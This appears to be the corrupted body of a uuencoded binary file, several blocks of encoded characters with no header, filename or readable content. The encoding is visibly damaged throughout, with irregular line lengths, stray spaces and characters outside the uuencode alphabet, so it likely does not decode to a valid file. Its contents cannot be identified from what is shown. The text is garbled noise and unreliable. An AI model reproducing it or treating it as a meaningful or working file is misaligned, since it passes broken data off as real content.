M8WB*I+!VL\$0MD\$1VB:~PDQ]1)ZL>^O88^GP[:K;X`^LP=[^K=QQ<4KE]QH%D M1G`X"QG&*X=RDO&16%`BQB^R0REC,2G,K&I)Y`2@V\$EY2<AOHHEAC<WC(3,* M\$^>(80_2F`D(HBBET,S+JPB.X`+(^1C[37ACAHE_K8X64C5G*"Z_M_MJK6@ MC1;#GA%US6Z*^QC=6KB/, :A)3`3WEYORJDLM+?Q1>/Q%`^1>=@\$OC^]:!/7\$ M0WVE";*1:.:+7U8D1E>-0<C2R>+&:F0#WN,'-1P4">C_*@ZV1E">K`V94N0 MB/J&XV:HL@2;C4<5;HWWI/5G2HNS7+/>)U/EGW3`F0I7J->NF5\B0+Y`/\2Q MTT+?5V_,7[/1BKQN2)F1Z`IOW)3Z:J`/L>.!";F)12J`_XOZ(`G&DX+YGR`O MI/C,/527XEOTT`C)9?RK?OLSE0986ER\$*%2\$!(64XJN-Y5_JY[])1I:"3ZH0 MFB-\$&&N2K.!B_,Z);-RJK-`+*3?Y;:]Y7I#Y.1\$PTE"*(!/V>(<?J@B5`N M&/QK>7-`#T5*9N/MK0Z.0?]%F13PR_\/E4CSG#65A^*>VA:E`0?D/-0,>&@0 M*`%-%/@&#I\$L1"- ,U-_"5B1&W2^? [#91&.H[>` (R<-XDR!-A\Q@L"&U43[" [M(+2%`L*Q.J^068#+\`NF;DVC9TEQ?,1*TJ0.H(\$MOC?6[5<!DB]"F7Q1-J\ (M=I\&3E\$XJN61)FLT41SA\$+8FPM9DKQBI%JED60*R)Y=E3D<.)'6M"4ZO]I9

M!0E44F@E>;\2P+J39UQ^K;`#*E^W'@4N2!%0\$HZ0A\$1<*FV)04LJ)F\91IT0
M+UN&!H,B11E@UU<DY`GPA;F_U91\YM`8L7EP8FZNE"_#?7T9(DG66X%(46-Q
M1T=V);`>H<FX#-E^*7K[AT8T\EH\$Q=&,-)INX`\$>MMHM\ (816F8.`W[''4T?
M&D=4;BW52M6*#M/\2MIR;52I",VB_?<K\$[X!E(-*F8@*'8\$F%-+FU"28"!J.
M\\$7BXKQ\ID0L1AJ2DY//+YMH\$PVS&N4+1SZYN;!#5:V,)6)!#GK*;ZN6UT9(
ME:R/\OV[,.4!4/9DB%([+HH*W5B%6ZBG4?P_JJ<J=>!/*NIO:\L_4%-_UTC^
MK:C_8\$65WY;^/U916:B;RQ9+)#"F"&H`)7-PDB25D?,?7&&D,CQ%@A,8.-65
MEA?"L;`\$^N1M" `G"7=E[*E&(A@,T[[AS%0I_&?.@*9BRKW=!ZTNE?!@-/F%3
MD9-S\`1DEO!@#XJ&M"AR)Y&X%&I%) "V%\$N6B7#IT8G\$=?S_R("LFVGB@J)GR
M&J`<P9,+&45X+\`XS@)`*Z;0L&*D;4S`L(JGC_0S*\$0U2-IP_\565*?)8+JSB
MPER4:S1ZZ:_UOWLM]?_&WU]=_T<7,?^M17^5WQ^O__M"X)?O_WA[>?^[_O]/
M_/ZGUO^5]04O^GMZH,5[;W>/#NY>_DP/CT`/[T`/S[^SZH^2_[OT_^_2_[]+
M__\N_?^[_]/_OTO^_2____*[UTDP7]0IXLWURU"D"=?=FRRI,^"JE5\+P0)! "V\$
M"F2-J_?%4ER-) &B:1DYS20.) YDE_OA`/AP7D2GP1V?3Q"CX>.K2PWHXKFF+R
M\C^V^AX+Y]_9^3P)G.\AC.)5!FDRH:4703.#PN\$, ,9;=)3.*\$\ /AIC!#F#9H
M`XN/KY]_0`=61&04.]K&32:.A!'QC%>YNNK.1&M7/U_I0)>6R6&<%*8?OY
MH`-0R9`-G@ (Q?V46\$OIV"DN/B\$QJ7-R"C<U+;U+1E=>5G8./S<O7]" [0%@H
M\$A?UD4AEQ26E9>45;NXV07]6.%6^;"XLH"KB-T7#JI(49\O\$S\$CA1_9]Z@<'D
MPFPC:Y_=R`XU/[X(VBUH@%,4G[2!@S\9-%\$B-_FD45%<5+\<'&\$-(X4)Y]%\
M"2H%]/=7%@77Q,)___4,4TJJ`3:U?#@7@]_02\$%L:HX@3R"3DI:!AU<HF&AP
M!4T>?LV`\$0*IG!Z42PE?(C=*7H@.6F/(\$@NE0<P*OD3LP)<Z0@.<+2R&?<"O
M,WV8`3R\$)@O/1`,`#<IU(CL#)H)17""T@<G#_E(\&-3SYXA`LAC2P!;(2OAR#
M`)F8K.`.63P7I@>TK#PW(5^4)\LG%8\$2N#>F:+9NQ2/7G)1B(#M(7.I?%OI_
M(U%4S7G_`WO/&A[5<=VY(+&+6!N!D1\2N!`?Y,]J5=I?5`X\$1D@LRV#)@`"-,
M;.`S[ZY6Z.JQN];N&A&C/%K2IDF;U`W`3EP_VKI)G-1V4NS&KOO\VG[YOO[I
MU_3Q]=7^;MC_;M\$W:F)XSCWOGWCMW`S)@[\$@?[\&-VYLR9,^<U9\Z=R57(*8A7
MSA5=FT=0\$P+(8AY1*. .0Y-.`LIEA%TJH[Y2I4,(30IT)N1*2[(Z8!YBRELN#
M`MDZ1%F^<HR3Y/\%+YM-5)#@><V2Q+AE]\$<:=0E8".J_%T9*U^!:+RXL" (#+1
M>^3%9B9<Q%)Y()6M0U@PM4[4U@`,`_#B/\`D@`R\$+Q():8,M*UE"A)>O,QR@2
MHS#HUY!1:9>\#K-ZC\$^0945(5,1#Z;-@4(>5A?W(5J?1:3RYWB!(%ZO.7!F
M1%2D@<19Z!4K(K/\K>Y\$2S8)\`.F"Y@_)O#*EGKE*!HGVGW]3G@*"I8G3XU
MBT58R[7-I^)SYMC8F#F4,'>8F:7,H?HML!_QYVNO[!57&ITD4`7ZBLOH%5#N
MN!!S];(+I+*89ZQA\$5+S^#NM2BJ5^7P*W6+;*K#, #70%F?BC%#O;U]1`P.#-
MLO997YOWSZ"@9XE2DI_Z\3,L_I`7,#`->G`S]'P`O7,/,)L5\$S8(MU%Q2,M
M3<C)JK%[/XU=FU:`7&V[QR`V\6JI?J\5`)_US.#J=0`R@PJK"WT12V=\$BHH
MX<IH__`QB0F%F7S<QWF&- ,I4`!\<N2\1\$*D#>33@C"3X)7%,:%RJZ[,X?XQU[
MP:X@L<M"ZXX5)\T\$!\2C>H*16%D\SAOUF?T)<Z<YD`!FP^]">73IFQT)]8W
M1T>IJ<@&O!,Y\8S7\$XP[]Q#=#XV5ZRGUQ?R6.7E8BX9][5#+S>>1C<M6H#RUD
MTSQCNJ#C8;#-?N0+T?TF%UPVC>,FYAF#N5*LV.2I[6B"JJX21(-0NUU3TS
M<!PQ`DU[24YUZ5`I; ,L`BONE]GP_I!:!9]K?KL7\JQ1D\3`1X`V-F1@O=*P(-
MP??A=J&F`#FMO4*TOE\$HL#-I."]P_RLC72_T)WA)_RY9Q)(YRJ4B.P-#2D+1
M;Y(#(A3*TCG\$(,C(W(T+YSY;A,PY88@L9DYA-&2#`%G2GDR/N6,']K\$//)_5
MXYLL1J6<F:)J#@W-`PYKT#8KT`X%`X!JR%_9D+!6`J8Z7`PE@Z,6Y5E>3+)
M",O-BG>+%-#@%.PUNQ%KKBEO?X_.WX\O%,L5D^;:GK9S%DX%P\$]J\5R13IL
M`CZ1`%(M4"OFLG\$%R;E+9MN%,DE!W[K60BVHR\P]*4<_FK2]VWCTCMBM4,_M
MVZ/W]G8+KRXS0CZ;9^);!;-]#EA!XZH5R(L;-8>N84A"L6%*6`+++0E9?0^KJ
M2YG`QHA+.7F6SU!P)WH4?Q"F8J0F]1VG.V0:0H--Y\$WX`6W;PGEIU+L>V-.X
M>RV;-.&1RR:9IIOT#S??9*#I)F;SPU_9@N3J!>;ZAZ^2FF-))"O3<:QIDPJM
M?WC%&HYUIU@QJHC#^M%JW]7#1474`#4+!&7:NY(8H6*+G2"CZ-KA!ZVG`N1
MNRK`F9!^C(A#KUXGJM`U4`4;/I=@,N7<U8I[[K5/,^YS+5>-C]-V4?D_IW
M2Y:]Z,1+TN8)ED3EAD0H^6"Q@` :YK`9YRKQ?F7GE[&W2]+. \$+J:+RU74O`R&
MRS*<F3^;-LNI;'`?)+.5=:ME\43(0TE7TMM2P\I34TUP#6"3`W\$`GTU&PT]
MKL[BU90%8`0L9#KK!\!XBP,L)\XL2VVAEKH+O.!J#0MF_05S\DLYF[9*E"X4
M[SE=Z\$G(+)]VGN[L=D&I`PH>9!T+WZ=/5;I&SP/_J["JY36M%TQ+U6@2B:=<=
M#FS%W-<WB^OE/6R][%W1^JC8W=>=J#\KIJNXP.3R6IZ8(QX5096=>7\`ZL>
M/-YSXQI"0)ZXBIB"\$I3L\%P%RB.DE%,<U5#3>C_HN5_^L!9-FB=^S!)DXJB
M(2%4`/\^&FS0AN\$`'O]\$FBN.O;]+4,)4U0:--S.8ILS*55D^G#5W?.JW>AH(0
MMX9CJ;3G5#>>RIHY[,]C9_HELU@H4_W@.CG`>I8A><XING`F&VB-Q['>#HK(
M\Cfy&V%0LSWF7AF6,IN,8MY372CYPOF6N[8CGP6_\`. ,Q8,.93-OE=GVZF+>
MFJ+?!+2I?+9Z]BS%O%D"A5A2<<NRX#SW1HFN/(EY2AH?ON.*"I0V+06P>;N0
MUVXX3TR`[H3K]KXIY[B(Y\$=3D532XCDX9\^:\$G+3I@-:Q=9IC/I^AFU" ^\$90
M\VFQ/&7/I@?WJ-&<3>\$<Y*?"=ZG%1\KXP.G89X\1*/X@H-RN)OL7OADM`M32
M\+*T: ^S3UT#9P^%X!8;)!Q82(M&:)4KEEV0^N>9VS#32(AXG6;:71ACG-2
M-EOP!JL9<5\$HZ,AT76QX`W#;OKQ=*` ;+R<-F%PG-C;H&E_L512/F8,#(7[S
M@JL,[U,#)#AHF@Y7Z0E3Z]06+E(ZC0@`))L>6I#3P9TB=)DJB(687^22(?/L
M8K%:*O,8M,.C7.]1&K_<)4?">*.#4E6J/L0\5A>)[JX>EBC[]Z\$894S:5U%I
M0B`"80FF+<T1B<H^PLSYUC?JIVLMFA/9*:/<^4:Q>I\$(\$&*ZW,DII\O5+&?C
MN&L,4O,) =T+VFEI;9FK<,&5@I/YQ6G;L<*EMX__=<J@VC7)/N`5UB,V%P@62
MQ%:NQ31[PG";YLY<D%@U,938^2R6`SOBMD50V4I=L:S->?%:EDG*AZS[[-A
MC9G_FAHE\$GQZ8R['?V`QE0!P0F?2?(C"J06DHY-TVCH%-B50&AAQ?C4BU`(

M[`(8R#9ZDM0-&0]<V8CQ?/\$</8>_Q\S:_)B`IH+&S"2S!6*#N8L\5TY)O`JD
M5 [&\$@+K6SR-!M3;)GO)\$@`N^&\$92NP%F+ON\Z`8C_-._#1?RHZTUVVQG\$=R
MG)&+AXK%(Y).<\$"NH,4:/HZ2.(^.(XT^DR*@=#P#N6G847&1/"WRY>+9!,^C
MDR06X`K2/2@HQ4K"+,]8SO.VM*-9KI`[2D:U#ZN4YJMES8\$,.+H397ZB%%T\$
M9,IK-?C3J`M6P2ZQ0XWH.9A%<MOM)[4Q`Y%TR`T&"WEC\$?F./R.:?Z*:+^3R
M`F_+H1&99D\$X/WM5`R5KBIRMN`PVF,;?,]KCT@`IE0BA.STNS.\$UP`R^='6"
M.#SD1"W9H`)[B11J8[\X*J=4)(-+]/UI#JJ+)C.;X1N%V7[Q/J":QS*.#YV7
M.+97F!UQ,/OWNH:!M>\$]GLIX=KEPV>`\$-%BS';59?U@S!5Y_*+PF?\$/&,99
M_\DS-G`U(+E\U&1`<@\:4T7_(C".) *1/32>X`\$+!3LRX`JL"Q>PQ?;@MPU
MH]Y`T\$[ESGC-L`<O.I!\$[S<PM"1>F4&1)V->H,) ^CFPF(930=8-MOU!\#-L!
M@>T`*QP7V`Y?)]@*M`8/O?_H4+<DRF-,EGV=>83#=-)R/'4JJ/5\3B)3`\$+8
M\$+8W6,@J]->K,% "SPC)* /E,B=:*V2P`_U3\BK6.Z+`.A1#8W-.:=(15TJ)]J
M!GS9[DQWF.&=9*J;90.:T]6"_PPJ70K6WQ2`Q%1S+5P4`+'.!"JDXI1P7<K%
MA;R[3A361-H.YDQ1C`X1_2XR\$A3Z`<^FK/"C!J1)8MWDIX*FR>T439C?+\GI
M]4X[>:CW)C`CJ0C)QN+J#V_#^X0"U!Y@O7^AA2W\$3XA>M6BD(X\$D83TUQ?A
M#':JI<V3Q3R/(3.+[*!#IUK<X3.EB3H&6!A<BMV(=G+M7=':7RS6+[;I5[^B
M<#/=M"2*Q]<*>7."XX)AA@\$;I8G[HG]])G]WNS1I#GKC7TJ<<<)\(;B&#&H+
M2PUQ>I^89L]G')N.T\AEH-2SKERQ`JA+'I\$?J.QJH?-Z1W>?72NB;0N`* &7V
MRUJSO\$A^]0U?53,!LLP267R)5&+*4RDB<"`L;^KTFZK@)%Q*CV5T5^S[L+?5
M;"HUHD-(AJ*=YH/2;4E<;3RY91]:*9XZC^5*X\D\C\80S%PY-%R[]<1!485\
M5>6"7&Y369%BB;R*;U56]C%IG&.MV0N:[>O3B400E25=9-;1+JA7"!DZH9)C
MH=(FNT8)G`S`M5T_#PN!Q?2;+E*A\#\$+=132=&814^450[-IN".R4[3/>E#
MG.9AH[VZ,L<83-(#<V7E*0*+?SEZ_(#&DLIT\Z0\UR9G+4[]IQ7D%-*S>_ (8
MY7+:/&0/A\$U/VSD;+?3YI-*5+0X;/.\^?V?304P:>#A>6J5/DV:M\$TX19S.[
M-%MFG@4NJ,-LOP@L!(?K2XL/OA8`6=2A4/O\$<;TUL-PQ1-3BRA0K;K!SXB6Q
M7)IO+3I`+>B2:Q?2,N\$6182<=[N`")"@`R\&;CL6P;\$=CIUW8`D,+>4)R@*Y
M35]@II,ZW+%#FEQ/;WU]=HAE#Y,C.UR&V*F?&B&RZPN0/AHXH]D284<DX70L
MB)!3F3-]<.(E*X6QXE(-5D2Q*

M&WV' "R/ [X"P\$ST+%N7, ?, #.@EU%), RA='W&LWF' JT%9LP?L8!\AYBX) YY
M@/R&Y*#GW`SH%, 1=L"HS.]U' Y (C'6 (>P) GQ#ZNB0B. [+SON&:CN.SF\$N?\@F
M] EG/#%, UB, \$!& (_! (;@O!OL8' _C!4 (V78G"8:OP6_ '8, ?@=>CL%'X"\$#NMVZ
M8?OY!MSB!WB@:M/"RH"N&C<-Q>!WX2OT\E5" [FN\$Q"LQ. `GW (7, \$ '5+6%7^
MN@%&-WWX!@KEZ2J^=/<9T\$H [DFT\$XO<, V* ([AY*:O (HT<DZ=; (O`:]0Q"O) Z
M) UQ*M5Z/P3>I='VA> (8^00P>A5, QV\$_4B [NXU3Z1 '1' -&/ '3;G7M, 0S (1NHQ
M%0; \9*9_8' !HU_#N/7?M/S!^S\%#]]XW<?_A (T<?./;@1QXZ/GGBX9, ??>11
M*YN;RD^?G; %GY^87"L72\$XOE2O7)<TOG/Y; >&8-OP>\C#?7' .QAPDXN1@T4\$
M+L7@#7@S `G\0@V_#6S' (0HY&?2^RBQ^A&+P-?XC<2ASFX28>SB=E>8!>4/I;
MXZ?&2<NMX [L#3.EA\3I^T@4IB8D\$*M9U/!' -@)1.]P2*!'LA]V%) 5/CYRUQ
MK<QTZ' I!++OTT (CUL%6R0=Q\$=1H:@ZE1<TZE38IX<2FG, 6E;R#&M=\ [Q-" `B
M3@_AO4UX19OM!V!] Y^EF5 [,HLS4RH2EBF&_1*2\$#-B@/B%._3' -AX3A-J5LX
M#MO1J (Z@J5\+G:1W%\, GC, '=@"R.G]='!K_O9^6WX3?44?C+/?AM. [ZCS\$%K
M [QM@O (8?##B (KVU8"?!3" \KL>OQ_KZAN8@=4/=J [MO>=-V' -JTZ+=:S\402/
MND_4_BRT0@3?#V] MG7F [] 8&UPRUKAUL [6K: ^" (.) 71TM%UN, QP>' UZ4Z6B^V
M&J_#VHYUD0OM&S\^=\$ (I8=] ?OOS7; T'+ (ZDWH/55-IJ#; 'SK\ '4.7^=A, RS `
M-BC `3BCBV) Z `"?SE!ECS+L0B<+]A_ `!VX2@.AXUBG7\4G\91' '9&\7DQBF-\
M%U; 'V^9\$B/I>D&.Y/) ['LDS^/HLW `Q?PCGY, @S"<TC (Y]V1M"LC.0)' !6ZO
M (F [DY3W6>PDB^ [I: 'F^=?SMZ=.T8DKJKM=3R/-R<9' 3NW79QK7\$) HF_ " ^J<G
MMW6] "#NQ7" F, +#T] R6N>' E3K?O+IR9<O_TW2Q74'=@_P5>ST:XC7*TCYKR.Q
MO@%) 1*4?7D. ^>AW5^+<8WC? !FLOX0VL\$' C `B<, Q `TF:P^8, .] B\@F!9\ _Z@/
M>XYZ1Y (0Z; UH7. Z2F' <] !ZGD-D\1JX1 (NV4X%H; V=P-H_S'V] R> (] I_ "10@S
M) /6?0QS^ `C' \2Q2=OX* 'X3L, [0U\$ [CC#. (7-T# (++=^ `R!) [3' :V9UZ `&SO;
M [WH) HOAYZI7.] OTOP*; .] D, OP0; \/-7>] CB66:QLFI59K.PM:' OD+=CPR!L0
MVWS#) 01Q"39>@08W8-, ?. :C>SICM;] \$, ?A<VP=\A7_\] W `G_@-3] 1 [@+_HFA
MV `IK-] UT\$Y/, XP*Y&2K\$] [[VZ-NM1] HCHUN?A50 [MB+K=3+.ZXQ<&+FXYO++
ME_ ^-&+! /PX#_C_#%&] ; O] 'MP" _PI=^ `D [_#OK+@9K?@118L `?PJVLUTG>JW\$'
MMJ&V; _>^LZ^K/8KRP9F/6.S%WFWIX5; .520!K>U; N5"H1; <&B [8\$B] J#1; %@
M4310% `E6HN_ (, 2) ??HSHD/3082_<B*_ _@73\3] 2 `WX<M\%_ (W/^-' / (_J\$ I_
M@ (SP0\C#_\ (2_!]) \#GZ\$8OHNLO_WX90 (%42G#F+XC<3P) PPFKH"-7F (\$>UA,
MTRS.+K%\LKT=: =6^<6S; L] "9W (:XW; X%-G_B, T, G; H\LWWUQ+4 [4] X ((LHDR
M-D"K\$8.8<0/<9MP (V_#S' 49 [8* (ZL=^382IOBT_E&5MQH">ERD-H+8P+O_ (6
M=" "SWBQ4=ZJ] [1+<LOG62W#; 2.; >IM [J00JC97U!] 6/IERE!]) : [@B:DV:
MT= (SE [^8VOS_ [%U]=!S75;] OM-) * \I<B1XF52, [8<1Q] K*29V=%J) <M* ; 4>B
M3AS' M9PFCN, F^EA; V\B [JM: J; 8Z; YK0!3OEN `J4) \ `<Y+29P. ">GT, 0' 0BCG
ME\$.A</@, !UI ((3R43Y23BE03, R] [[W9>>_-K#2; N@: "-UGO:. : ^>^_ [W?ON
M>V_>Q; L3D7TA<O?<-<"O^+W [!UZ `KA"BO="&&B%9M8' ZU@_ ; , 1"?! ; ; !) L-
MP>W, !8] YL)=EX1 `; AF, L!X^R\$3C' 1N\$) -@: ?9+OA4VPB#+HWI>\$!QOX3/L2Q
M#) S^.*) #0?<K\$IT#&; L;] OH5! ; OZ7GX6?JFOZPF+#>92_0*C?LI?2I8! TEO>
MV&+>N-Z@T1; >T%BM-PF; C1MIDR ` `MX%UIQ' : ! _NCT\$ [U*] #V:] `>Q@ (! ["Z\$
M] FYH90?0 `P_ "%G80; &6' 8"=[#PRPPS#! IC%N'H%'V'WP `?9>., ONAX^Q! ^ `9
M=A1^ECT (%) E# \&N (X"OL\$?A+-A-"O45" _1) "?; 1:0_R\A' J4:HC&A?&; J7 [(
MI; #F?19V] G6D4N<QYD] @^<; +QYZ!UF [\$X `*DNC] ^!+WLPN4O*54 `CZNL `&EV
M `AUC `: YG12P [[P<7KT?8 (M=D `E*7, 08\$-1:5C, MPBUJ#6?1SF4) P>*^! _P'
M\F^AKHOTDD^BZECIL%3?; \ "-, NBCJVYL [\9_ . @_3] [3U; 3P (FP=2W6UV9^"
M+9TI) .ALOP7_Z7H! [/9M9!) L; ^0:NR ["=D0@E^Y (IY^%) KRXN: /Q6?@T3^<'
M5<JMR!D-N@.YCS4) 9IU-G4V8L" ,] _P+<1LQW\$L^&7' -' <YO] +&!Y; 'ZD+?T (
M, =O:F1) _8B5JD008W%>:F [\$J%=0] XF<; 45&*+3) %] B+<3FR?: \$; , 7^U, ">=Y
M@MD7+A_K3&D^- (L5" + '\OXH] CK [S\$=C! /@I] [`FX@WT/W, D^!O>P [\5.X/?!
M>] D/P/\$/L!V&6_1" <83, 3 [\$GL6/_%#S' ?@1>QM_/LT_ %] F/P9<1Y [_' WS?9
MC\ _8YJWV\$] R2V+TVW () =J) 3004W8!-W!) 8; *! IQS?1V\A*05S, RSI] , UJI
MN; W [`JRG ` -G><Q%Z0Z5%B/PISC@-5LN [T?: <RT.2RPARH09S>\!E' 7' ICV' R
MZ2J3 [PB8! .W, ; <B\$:O"6OIN [J@JH, ?HY) #] >K?#WX%V2>5OC2XU' &ZB>E [7=
MT52UTC^@UO5*RY [] (G2QSV+ (?U `A\$6MAU9\<@/5Y\$U+NWDUCC&_Z^?\$. \1!
MGA' @8' 7) ZQU] #=E<XP780+^IOA3^ (4/B6! .Z6/=U<.FQQO/HM, W/0' -' ^FEH
M [VSZ#/1UI' D42B%TV/ILQVIZ^#-Q] +G' U^%D, >NQK, =C=?! YQYK:UJ=MK' M
MCL=6>=Z%K?: F" ["=Q^?LA/A!] <5OXX7+=XVU7, !PV?PTM%#AZ7J^<, (@ [] #
M-VJ `?FG.) V\$' @O%Y#">_#IL8MB+9%S"4_"; X [(LPRGX; `^' O8G_ ^] [\$J_D-T
MZ#^"X^P5*+ (_AD7V) W">_2E_-L2/, F^##*_AQ^AKT*GV&OH6/_!0; 'U^\$+
M [*_@#] @; \ "K [:PR2?P-?87^+TK^*3OX/Z.3_B' J\R1K8/ [%&] L^LF7V=; 6#_
MRC:S?^ .NM10:J-' =Q&, 2HR9 (NN4M6 (<% '3!NM6/S6# [@\19@8^?&KHUM&] -'
MT_! PJA5=XI\$@^%H; T<.: N\$OPYODSL. &78>!H^^"+, /2KV%CG375JZ (UDNMN=
M/@QKS2^ `BRUOL, <:B3 ((2QZ&I6X1EB@I; WW] ULVI^8F; <RD, W9GN [! %L\ '3_
M! %GE@WCCH2S>:D (SGWV<XOAE0=, VCK [T `9#R0\$") GI' 6*1WT) H5R>T#9&) (U
MB, >7/X*60@"-8] 1.S3X#+; S: ^, 8%: !EK3+W4_#PV5^8II_QY9V.#^/LB^) U8
MI! JP536 ([?] ^C/FOP>O89WL#OH9-QZQT\$0R80!5&H] 4, +58+; +; 60:>U `6QK
M\$PQ: [>!: ; 9"UKH. #>. ^ (=3T\8' 7 ` , 6L+S%J=4+1N@D6K" \Y; W? !A:RM\OW4+
M/&79\ `EK. _RT=2L\9^V `%ZS; X%>LG? `YJP=^Q^J%W [/ZX! 6K'_ [, RL!KE@.O
M6T/PAI6%KUH^?, W*P] >M' ' S#&H%06J, L98VQS=8N [C ([8=, EV, S^"] +D&_>A
M (W0U7H (FUM; ; NW50&F; 8>OJW\$7UC%N: JG> (F7C' O1M\8/M#_ , I: 5_H; LT] #8

M_WS_R[M3\$W=B.;&;FPCMG![_TM7]SS"F.KO[DPUX#5!F`J#8Q_%'NLNA.IN
M:+,.0+MU\$#JL/>^%&ZQ!LM]X#/=8T#%E'8,RZCZN\"5*7J\$M\+VJ=8MA>[81Y
M;)H';5TFV[H7(7<11HPX:CT"S7"B^@9D@-, "7->>?P%&?P\$:VAW^VV>^#1G%
M9!-XYR37>@&NX"?I^-]<^=12<;\$P6'D;TFF4;V1DN-;\3\=UAR/C?]ZU^9]7
MY7/KMJ'98FFHLM#:2B?:LZOC"?+OPX63-.7HG'KOT')YJ;!,&X>*NZV%L\73
MMO/. '25_YWZ2EG]CVY.ZI@*L,?_;R7FN.?) [.]N[5OZOQJ<Z_G]#&MK3L#F-
MO5-H#=>6T0BN' *: @/7R&JMO[, &@.5KDQ2,ME'0QNI\$'8WNA8`S*MCD)5TM"!
M:>2:#AH)P33X?\P(!0U0I.5R"Y08K._C`TP/&D.AUYL^2NP8;#)NQPYE*8-E
M^V@9NAB;W\;O!A/DAF+FC%\$C%:MDQKM/32DF7AK@;Y/\36/5S?@K8.KMM>*
M=; ">/]D@?S=BDX*XM`%5[M==9?LG+?]AR-_AUCL/: (WR[[J.6?]G'?_:_I]7
MY5,M_[>UH,=VM*+CWM`, - [; "%NA, TUO ([C1L17>FZ:H[' `;K#X2>L\$N9Y;*I
M1WVPZHR7AN65DCEF&T8)M41O,AH:>&>R-+=8KA1+)^_A<_W2<,MZ;'506X_%
MK&4]-I>W,;CI9&EE<\$ZL]E@*=&'T_31L7P^WP@[,A^K0](H#UN\OE0K+^06
M1[!%8JL>#@[1QDF+A9.%^3US8HB_-62*^2=D@ND_,0.VZTX63DMZC)L[\$XTZ
M[*-O*^1!I86QME&L0+\$9HGQ2BBP';\F]_IZ_\LL+X7P1+=B0T0O,VAD5>*
M.H)^J^RS-+4W7(34\P;MK1C9@LC4#A3%-L/U_#5,*SYOC'.I:Y__0Y^D\?_.
MR>GZ-WZ6G]7C?RZ7S7IF__QKK7_KLKGv[7^+_`7ON00*Y;\N<Z0,VP[V3'?
M'<OF\$RSYN[;C\ [6%?]<6_EU;^`=MX=^UA7__3Q?^7=FU?]^>+9_WE1<7"[P+
MM/J&T,I:0MHJ]TXZ)'RRNMF'/7T:70H+S2`U'H1;Y/P!VNQ([%\H]C,6Y7'&
M'L[1(V+W*&T6-8_5T"+69?RXQ?U[[PGJ-W=TQ+F](K?XI3-QA(SB=P9'(Y?G
MJ(S.%DZNT-ZPK?+8X8/\,9V3N+)<F%DAGPC4J]#)F6?L@_NGC_2JJQ(Q5P<+
M9^R9):P%YV9\$H9!U\$/D#;6M(^1*6YPK1F`H2SM)6U^<,5KPU\$W@D7@K/7UDJ
MEX+C>^:6BP(W*H@5WFPW=T(MEHC; ,?>XP?QPX41AF8YVKHS)!_9X>9'_XF=
ML3BQ=YEBVO3<0JE0I%VOQXL3>Y9\$]2Z:\$U@3+BV<&Z.A@-/EN?(B1JP]BR>Q
MJW!ZX92(7I*;Z,_)#*`;+(O@U4[A0U[4D2.\:'BQ*#=XXZ.YNR[R@LE^WZL
M547(FT8(>^W]TWL/2E[.I@#^"%9X[XHP.C`[:AV9.8ACV<L,#`UDZ(R3G90<&
M<ED/<XM9X+D:5MFJO6HT&[=J5-A)+!15]@3_]OJF_2A#P4S_"I\$A8+NUHL
MPMVO8PYJHHU[PBT7[=UV?I?%&]VR@B6I>M3\3,`:V_HDP,S\^'_A\$: '<O8
M6G)H'T9#RI`)/; "W?!9EN`RM\,K)!3L_J.[397(Y=MR>/N3*K83\$W\524^>L
MX^)_ON-DZ%I^Y+5;O18T?D9/Y>="=@-*O7CO:??(0IN+/-)XZ?Y5&E>54GZIR
M74U;(=>4%5*&LAPEOZXARS&T<F*O'0,-)Z)5]#J@T354]?=C\`SR:,J*Q\W1
M4'(R\596<3,Q-)'7K>P8N*EYC+>RKE4TCZ:&.E9K(Z\C7`O#J)63^\$8\GX\$
M`=6.\$C&^7GM7ZYJETJM1*O/(N)XG&<>&>85&X77DD;1T#5*1,#!5:X=(U7>
MH,QKUTXUE8Y&WM!D5;F:AGHJ0ZM8Y*O2:R%0E>5\$T/'4_;VHO0)]--^(1\`U
M=/!,CZJIE:>C9&#H1?CG-90<0T.=4O>-B!T-Y+T(I8IGU,JUT`,`')6CK.L
M;H75?</1^MH1+W7B:="U_(K."<ME=E:=:50/\]Y\$G,O)@+0?512R5>>IXJK
M83V%FZ!190D^P=.X:T'C:+) "GCH'3_5>3J-KJ",?G\>HAIZ6:QT!-8\F&NI3
M1\N+2F.6+U6KO*:5F@L3#?VIB4P4#<?(BZ=I5;MV<(R\1+6-6EFW9KR?U/H
M?QNNN:U,'0<+1)8*@3XZAJ9=XLJ"B89N(]T/-;E)2Z5?LU1RIFX@"7&7A-=
MQDB5EVCS&..&URHWO*X1YT5FXJ_SD52J)HXJU]'DFK)4351*56Y45@RE8Z)D
MH&%HJ%.JVFJRC%SK"*AY-V4Y4;3?'H8Q%CS\$TS=-`V\COE?\$H/=>U[&B@8?A;
M+?`TD:]AH[?I&YH=DY;*X=7J2E?R)(;JM93E>Y)&3957M0I2^:J5`P[55+ZC
M%\<Y>!J'0"[+5Y]ZFMQ\1&ZHH1=JXBNR?%-S4T=-5LRU\$T#U4KEH/J[\5H
MJ/,T*=4\QB*O(F/8,2Y?IEU,;*R)]*>JAGF-F^O4MG)4*Y6#CJ'K1"UKIC(U
MC%K3M'@4>2?&FE';Y2.I8OFK=@PX)"V5N1JETI/'9?BUK_H#_RNX[Q.-DDJG
M5#GX\MH):#19?C55#*6JCX*&K_!7M7(,;=T:&\$8YN'H>-5DJ?Y521RF*AAOQ
M#36/7L!9TU!%0\$?;R&,-#&.T4KEI&L:AK>I0"WFG3N1-CZJ51]/G8['R\ (PB
MKR)@>FSS"@;R:_N&B7R,76IP2%HJ1VK6E5[(7X053UP[O#J.UY#_F0]2J91>
M>.U[@B9,Y7LZ90SR\$DXO4KX\Y6E46T?JH,A2-'0B<M4\.D8J1]#?E:5RTS7T
MC;SDM6L5#2U?GDY9ET<GBF',TX@=:Z#A1:UL8.A\$-(Q%WHG*-:T<16!UW]"P
M,JR0-RRR&H8Q>\$:1CV`8M7A@QQJ^\$;&RYAM)2V6^1JFD=TGTDTC?@[X9:~8&&
M>,_G-%HJY:G&P9'751H5#5]Y&N4O:5PME1O<J3Z-U5;(U5*I&JI:J:GT?#F&
M+%U;7]'6]"@=@:B?5#D8&,9JI:\$1Q3#R-(J2\$]4P+B^FQ:-6CB`<U=S0T,!*
M14.S2`1Y#2L]CX;<FE9V3?ZQ=4JLOT6O8S2LK95N!:54AB?FAF._?'++0F%Q
MB<:UYPLT*Z98HME29Q8*?"I5>9F/_,_PO>ALOC^7G)M8/'U.L@M&6/43:6-"
M@#QFY=">PS2);G>U.\<S;L;)Y/F7_@U^Z>LI]]5G(7VVBLRJ9\$[D;/_^E66S
M%ME:8OY7:G.%V/AK9FJXIIA<)J\Z]9!-[U5YA8*?;/57.#:@[5K(NF&A^)]
